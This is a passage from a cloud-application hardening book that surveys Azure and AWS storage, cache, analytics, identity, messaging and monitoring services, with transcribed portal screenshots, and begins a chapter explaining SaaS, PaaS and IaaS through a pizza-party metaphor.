Developing applications for cloud platform databases is very similar to development for on-premises databases. The database can be accessed via PHP, ADO.NET, SQL Entity Framework, WCF Data Services, and ODBC.

Storage

The storage service provides several options to manage your data securely. Data access in the storage service is accomplished through REST APIs.

Figure 1-12 shows the Microsoft Azure storage account.


Create storage account

The cost of your storage account depends on the usage and the options you choose below.
Learn more

* Name: hardenedstorage .core.windows.net

Deployment model: [✓ Resource manager] Classic

Account kind: Storage (general purpose v1)

* Location: West US

Replication: Read-access geo-redundant storage (R...

Performance

☐ Pin to dashboard

Figure 1-12. Microsoft Azure storage account

Note Microsoft Azure and Amazon offer storage services named Azure Storage and Amazon Simple Storage Service (S3), respectively.

Some of the features of the storage service are listed as follows:

- It is designed to be massively scalable so you can process and store hundreds of terabytes of data, which is typically required for analysis in financial, scientific, and media applications.
- It allows clients to access the service on a diverse set of operating systems, including Windows and Linux.

- It supports a wide variety of programming languages, including Java and .NET.
- It exposes the data resources within it through simple REST APIs that can be transmitted through HTTP/S.
- It can store different types of data, including:
    - **Blob:** documents, photos/images, videos, backup files/databases, and large datasets
    - **Table:** address book, device info, and other metadata/directory
    - **Queue:** receiving or delivering business documents, buffering, and non-repudiation
    - **Files:** storage for LOB applications or client applications


Cache

Cache service is a distributed web service that makes your application scalable and more responsive under load by keeping data closer to the application logic. The cache service is easy to deploy and operate and is designed for high-throughput and low-latency data access. This service is fully managed and secured via access control and other safeguards.

Note The cache service offered by Microsoft Azure is Azure Redis Cache service, and the service provided by Amazon is Amazon ElastiCache service.

Cache service is traditionally implemented as a key-value store, where keys have data structures like hashes, lists, sets, sorted sets, and strings. Cache service also supports master-slave replication and limited time-to-live keys. You can use the cache service from most modern programming languages.

Figures 1-13 and 1-14 show the Microsoft Azure portal and Amazon AWS portal to provision Redis Cache.



* DNS name
hardenedazure ✓
.redis.cache.windows.net

* Subscription
Pay-As-You-Go


* Resource group
[✓ Create new] Use existing
HardeningAzure ✓

* Location
Central US

* Pricing tier (View full pricing details)
Standard C1 (1 GB Cache, Replication)

(PREVIEW) Availability zone

Figure 1-13. *Azure Redis Cache service*


Services
Edit
Step 1: Select Engine
Step 2: Specify Cluster Details
Step 3: Configure Advanced Settings
Step 4: Review

Review

Cluster Specifications

Engine	redis
Engine Version	2.8.6
Port	6379
Parameter Group	default.redis2.8
Enable Replication	Yes
Multi-AZ	Yes

Configuration

Replication Group Name	MaargLabsClicks
Replication Group Description	Clicker
Node Type	cache.r3.large(13.5 GB memory)
Name of Primary	MaargLabsClicks-001
Name(s) of Read Replica(s)	MaargLabsClicks-002, MaargLabsClicks-003
S3 Snapshot ARN	arn:aws:s3:::maarglabs/secondary

Network & Security

Cache Subnet Group	default
Availability Zone(s)	MaargLabsClicks-001 us-west-2a MaargLabsClicks-002 us-west-2b MaargLabsClicks-003 us-west-2c
VPC Security Group(s)	default (sg-33fe8156)

Backup

Enable Automatic Backups	Yes
Backup Retention Period	1 day(s)
Backup Window	No Preference

Figure 1-14. *Amazon ElastiCache (Redis) service*

Note Both Microsoft Azure and Amazon Web Services use Redis Cache as the underlying technology, which is open source. It is usually referred to as a data structure server, sitting between a traditional database and one that performs the computation task in memory. The data structures are accessible from memory through a set of commands. Therefore, we have classified cache service in the data tier rather than in infrastructure.

Analytics

Vendors are heavily invested in providing analytics as a service in cloud platforms. Analytics are run periodically, and better suit the subscription model of pay-per-use. Analytics, especially the manipulation of super-large datasets, is an evolving science, and it does not make sense to invest significant amounts of capital in acquiring them for on-premises deployments. In this section, we will cover two styles of analytics technologies: proactive analysis of cold-stored data and reactive analysis of hot or streaming data.

Big Data


Big data, as the name indicates, is a large body of digital information or data. One of the huge advantages of this service is its ability to process structured and semi-structured data from click streams, logs, and sensors. Examples of data that could be analyzed include: a Twitter feed with the hashtag #Kardashians; info from millions of seismic sensors used for oil-field exploration in Alaska; and click-stream analysis of the users on an e-commerce site.

Cloud platform vendors deploy and provision open-source Apache Hadoop clusters to provide a software framework that allows you to manage, analyze, and report. Big data services are architected to handle any amount of data, scaling from terabytes to petabytes on demand. You can spin up any number of nodes at any time using the portals.

The Hadoop Distributed File System (HDFS) is a massively scalable data-storage system running on commodity hardware. This is a significant achievement, since earlier systems required large, scaled-up, and expensive hardware. HDFS supports programming extensions for most modern languages, including C#, Java, and .NET, among others. The best part is that you can use Microsoft Excel—a tool that is very familiar to business users—to visualize and analyze.

Note Microsoft Azure HDInsight and Amazon Web Services Elastic MapReduce (EMR) offer HDFS services.

Figures 1-15 and 1-16 show Microsoft Azure and Amazon AWS portals to demonstrate provisioning options for big data services.



This cluster may take up to 20 minutes to create.

* Cluster name: HardenedApp .azurehdinsight.net

* Subscription: Pay-As-You-Go

* Cluster type: *Configure required settings*

* Cluster login username: admin


* Cluster login password:

Secure Shell (SSH) username: sshuser

[✓] Use same password as cluster login

* Resource group: [✓ Create new] Use existing

Figure 1-15. *Microsoft Azure HDInsight service*



General Configuration

Cluster name	Contextual advertising
	✓ Logging
S3 folder	s3://maarg/apphardening
Launch mode	● Cluster ○ Step execution

Software configuration

Release	
Applications	

Hardware configuration

Instance type	m4.large — The selected instance type adds a default 32 GiB GP2 EBS volume per instance. Learn more
Number of instances	3 (1 master and 2 core nodes)

Security and access

EC2 key pair	Proceed without an EC2 key pair — Learn how to create an EC2 key pair.
Permissions	● Default ○ Custom — Use default IAM roles. If roles are not present, they will be automatically created for you with managed policies for automatic policy updates.
EMR role	EMR_DefaultRole
EC2 instance profile	EMR_EC2_DefaultRole

Figure 1-16. *Amazon Elastic MapReduce service*

Amazon EMR service distributes the workload on a cluster of EC2 instances. Millions of clusters are spun up every year, which indicates the huge uptake of this service. Microsoft's HDInsight service is also integrated with Hortonworks Data Platform (HDP), the de facto version for on-premises big data deployments. This enables you to move Hadoop data from an on-premises deployment to the Azure cloud platform for burst or ad hoc load patterns. Azure can become an extension of your on-premises deployment and can be used for data crunching.

Streaming Data

Real-time processing of streaming data is possible through the **Event-Processing Service** on the cloud platform. The service is fully managed by the cloud platform vendors and processes data on a massive scale. This service is an event-processing engine that helps uncover insights in near real-time from devices, sensors, infrastructure applications, and data. Many *Internet-of-Things* (IoT) scenarios will light up through this valuable service.

The event-processing engine will process "ingested" events in real time and compare them to other streams, historical values, or pre-set benchmarks. Any detected anomalies will trigger alerts, and you may enable systems to react to these alerts. Both vendors offer event-processing capabilities via Microsoft Azure Stream Analytics service and Amazon Web Services Kinesis service, which are described as follows:

- **Azure Stream Analytics:** provides a SQL-like query language for performing computations over the stream of events. Events from one or multiple event streams can be filtered out, joined, and aggregated over time series windows. The query language is actually a subset of the standard T-SQL syntax and supports the classic set of data types (bigint, float, nvarchar, and datetime) relevant for such processing models. This service can be managed through REST APIs.
- **Amazon Kinesis:** sends data to other services, such as S3 or Redshift. As a developer, you will be amazed at how few clicks and lines of code are needed to start processing anomalies detected by Kinesis.

App Services

The cloud platform vendors are constantly adding value to their platforms by adding to this burgeoning list of services. Some of these services are foundational (e.g., authorization and authentication, or messaging), while other services (e.g., monitoring, scheduler, or batch) provide users with a range of programming options to compose (not code) an application. This section covers the following topics:

- Authorization and authentication via Active Directory
- Messaging
- Monitoring
- Other services

Authorization and Authentication via Active Directory

Cloud platforms provide a comprehensive identity and access management cloud solution that helps manage users and groups as well as their access to applications. You will use this cloud platform Active Directory service to provide an identity and access management solution, similar to the way you would use Windows Active Directory or other LDAP solutions on-premises. Integration with on-premises Windows Active Directory will enable single sign-on to all cloud platform applications once the user submits a network sign-in.

Note Microsoft Azure Active Directory and Amazon Web Services Identity and Access Management (IAM) provide authorization and authentication in the cloud platform.

Azure Active Directory helps you enable single sign-on access to thousands of cloud applications running on Windows, iOS, or Android/Chrome operating systems. Users can launch these applications after signing in once from a personalized access web page using organizational credentials. Azure Active Directory also offers multiple ways to integrate into your application through several industry standards including SAML2.0, WS-Federation, and OpenID. Finally, the service will enable you to manage federated users from partner organizations and their permissions.

AWS Identity and Access Management (IAM) allows you to manage authentication and authorization to access AWS resources securely.

Messaging

Being able to exchange messages across services is a common request from developers. Different cloud platforms provide a robust set of tools to connect on-premises services or those on the cloud platform. Some of these services are integrated across trading or business partners using specialized messaging protocols, such as EDI or SWIFT. Some other services fulfill asynchronous broadcast scenarios, while others push notifications to mobile devices. A common theme for the messaging services is **cloud scale**, since message patterns vary up and down based on seasonal and known consumption patterns. Microsoft Azure provides the following tools to support messaging services:

- Logic Apps
- Service Bus
- Notification Hubs or Push Notifications
- Event Hub

Amazon Web Services offers messaging solutions via:

- Simple Queue Service
- Simple Email Service
- Simple Notification Service

Logic Apps

Microsoft Azure BizTalk Services (MABS) has been replaced by **Azure Logic Apps** as of May 31, 2018. Azure no longer supports new MABS service offerings. MABS was particularly useful for building Electronic Data Interchange (EDI) and Enterprise Application Integration (EAI) solutions to deliver businesses document-level connectivity across trading partners.

Azure Logic Apps is a cloud service that makes integration simple for apps, data, systems, and services. It also provides scalable solutions for EAI and business-to-business (B2B) communication.

Logic Apps can be used for the following purposes:

- Routing orders between on-premises systems and cloud services
- Transmitting uploaded files from an SFTP or FTP server to Azure Storage
- Sending email notifications with Office 365
- Examining tweets and analyzing sentiments
- Producing alerts for items that need review

Azure Service Bus

Azure Service Bus provides a messaging infrastructure that can be used to connect cloud and on-premises applications in a cloud or hybrid scenario. Service Bus provides the following messaging patterns:

- **Relayed messaging pattern:** The relay service supports direct one-way messaging, request/response messaging, and peer-to-peer messaging.
- **Brokered messaging pattern:** Provides durable, asynchronous messaging components such as Queues, Topics, and Subscriptions, with features that support publish-subscribe and temporal decoupling, meaning that senders and recipients do not have to be online at the same time, as the messaging infrastructure reliably stores messages until the receiving party is ready for them.

Azure Notification Hubs

Azure Notification Hubs offer an easy-to-use infrastructure that enables you to send mobile push notifications from any backend application (in the cloud or on-premises) to any mobile platform (iOS, Android, Windows Phone, or Amazon).

With Notification Hubs, you can easily send cross-platform personalized push notifications, abstracting the details of the different Platform Notification Systems (PNSs). With a single API call, you can target individual users or entire audience segments containing millions of users across all their devices. Azure Notification Hubs is useful for delivering notifications to millions of subscribers within minutes.

Azure Event Hub

Azure Event Hub is a highly scalable publish-subscribe messaging infrastructure that can be used to ingest millions of events per second so that you can process and analyze the massive amounts of data produced by your connected devices and applications. Once collected by Event Hub, events can be transformed, aggregated, and processed using a real-time analytics solution like Azure Stream Analytics, Hadoop, or Storm. They can also be stored in a highly scalable and persistent repository like Azure Blob Storage and ingested by a big data system like Azure HDInsight.

Event Hub can be used as the messaging infrastructure of an Internet of Things (IoT) solution to ingest events that come from millions of heterogeneous devices located in different geographical sites.

AWS Simple Queue Service

AWS Simple Queue Service (SQS) is useful for transmitting messages at high throughput without loss, or even while the publisher or subscriber is offline, which is useful for providing an asynchronous bridge between applications. While there are many open-source queuing technologies, with this SQS you can scale out service to AWS in a cost-effective way.

AWS Simple Email Service

AWS Simple Email Service (SES) offers a similar value proposition as the Queue Service — it takes over the burden of operating the service cost-effectively. The value is further enhanced by verifying “spam” compliance protocols and providing a feedback loop on the email campaign in terms of a bounce-back list, successful delivery attempts, and spam complaints — all of which can enhance future campaigns.

AWS Simple Notification Service

AWS Simple Notification Service (SNS) is a push-based messaging system for mobile and Internet-connected smart devices. The service can deliver notifications via SMS, email, and queue, and to any HTTP/S endpoint. AWS infrastructure ensures messages are not lost by storing them redundantly.

Monitoring

Cloud platforms are exposing users to many of the internal tools used to manage the platform so that users can better understand the operational aspects of their application. These services can be used for several purposes, including the following:

- Debugging and troubleshooting
- Measuring performance
- Monitoring resource usage
- Traffic analysis
- Capacity planning
- Auditing

These services include visual experiences that enhance users' ability to manage and monitor multiple cloud platforms with relative ease. Monitoring is enabled by Microsoft's Azure Application Insights and Azure Operational Insights services and Amazon Web Services' CloudTrail and CloudWatch services.

Azure Operational Insights Service

Azure Operational Insights service is a management tool used by IT administrators to gain insights into their environment, both in real time and via historical data, which is especially useful for conducting root-cause analysis. Little to no instrumentation is required within the application to gather these insights. Key benefits of this service include:

- Reduced time to analyze failure, which is essential for application hardening and avoiding future failures
- Ability to monitor both on-premises and cloud platform services in a holistic manner

Figure 1-17 shows the Azure Operational Insights service dashboard.




Figure 1-17. Microsoft Azure Operational Insights service

Azure Application Insights Service

Azure Application Insights service is very similar to Azure Operational Insights service, but it monitors at a higher tier—at the application level. Azure Application Insights service allows system administrators to create alerts based on key performance indicators like CPU usage, and then to define rules to receive notifications whenever a specific value goes beyond a certain threshold.

This mechanism guarantees that a cloud application is healthy and provides expected service-level agreements. Users can debug and diagnose problems with a search of events, trace, and exception logs via the same user interface/screen. This service also provides usage analytics, used to verify the efficacy of services and features.

Figure 1-18 shows the Microsoft Azure Application Insights service dashboard.




Figure 1-18. Microsoft Azure Application Insights service

AWS CloudTrail Service

AWS CloudTrail service tracks all API calls to your subscription and follows up with a delivery of log files. The CloudTrail service enables security analysis, resource-change tracking, and data required for non-repudiation and audit.

The following are some benefits of the AWS CloudTrail service:

- It simplifies compliance audits through recording event logs for actions automatically.
- It records AWS Management Console actions to enhance the resource and user activity visibility.
- It helps identify and troubleshoot issues related to security.

AWS CloudWatch Service

AWS CloudWatch service provides monitoring for your resources running on the cloud platform. The service performs the following tasks:

- Collects and tracks metrics
- Gains insights into failures
- Generates alerts
- Provides system-wide utilization
- Provides performance characteristics
- Provides operational and application health

Other Services

There are a few other services that have not been described in detail in preceding sections. Most of the service names are self-explanatory. If your project warrants using these, please review the material provided on their respective websites. Some of these services are as follows:

- Artificial Intelligence
- Machine learning
- Search

- Backup
- Azure Kubernetes Service (AKS)
- Service Fabric
- Site recovery
- Media services/elastic transcoder
- Mobile services
- Scheduler
- Network Watcher
- Batch
- Automation/simple workflow service
- Azure Database Migration Service
- Remote app

Summary

In this chapter, we started off with an overview of the cloud platform and discussed the top two vendors—Amazon and Microsoft. You surely noticed the similarities between these vendors. For the sake of keeping the content concise, we used the Microsoft Azure platform for elaboration. However, the concepts discussed for hardening your application hold true for Amazon's cloud platform as well.

In subsequent chapters, we will build on this foundation and discuss the steps needed to harden our application and take on the rigors of a true enterprise-class workload.

CHAPTER 2

Cloud Applications

In the previous chapter, we discussed the cloud platforms currently on offer and the applicability of these platforms for your application. In this chapter, we will cover the details of these cloud platforms. Later in the chapter, we will map generic application types and characteristics to the platforms. We will also cover deployment options: public cloud, private cloud, and a combination of the two—a hybrid cloud that is suited for the design and deployment of your application. The chapter will conclude with guidance on the pros and cons of each deployment approach, and criteria for selecting the most appropriate platform for your application.

Cloud Application Platforms

Cloud is a broad term that describes a set of interrelated information technology services that are available when and where you need them. In this section, we will review the following three cloud application platform options:

- Software as a Service (SaaS)
- Platform as a Service (PaaS)
- Infrastructure as a Service (IaaS)

What's aaS?

Let's backtrack our conversation a bit and use a familiar concept, a pizza dinner, as a metaphor through which to understand these acronyms and, more importantly, the cloud.

S. Machiraju and S. Gaurav, *Hardening Azure Applications*, https://doi.org/10.1007/978-1-4842-4188-2_2

Suppose you are in charge of organizing a pizza party for your team. You have the following four options to feed your team:

1. **Make a pizza from *scratch*:** This is a self-service approach wherein you (as the host) are responsible for buying all the ingredients, making the dough, and making all the arrangements to seat and serve the team. It requires a lot of effort. However, your pizza will be exactly the way you want it to be.
2. **Use the *take-and-bake* service:** With this option, you purchase the pizza base with toppings and bake it fresh in time for your team. This requires less effort, but you only have control over the crispiness and freshness of the pizza.
3. **Order from a *pizza delivery* service:** Using this option, you do not need to make or bake pizza; you need only to make arrangements to seat and serve. This is a convenient option to feed your team.
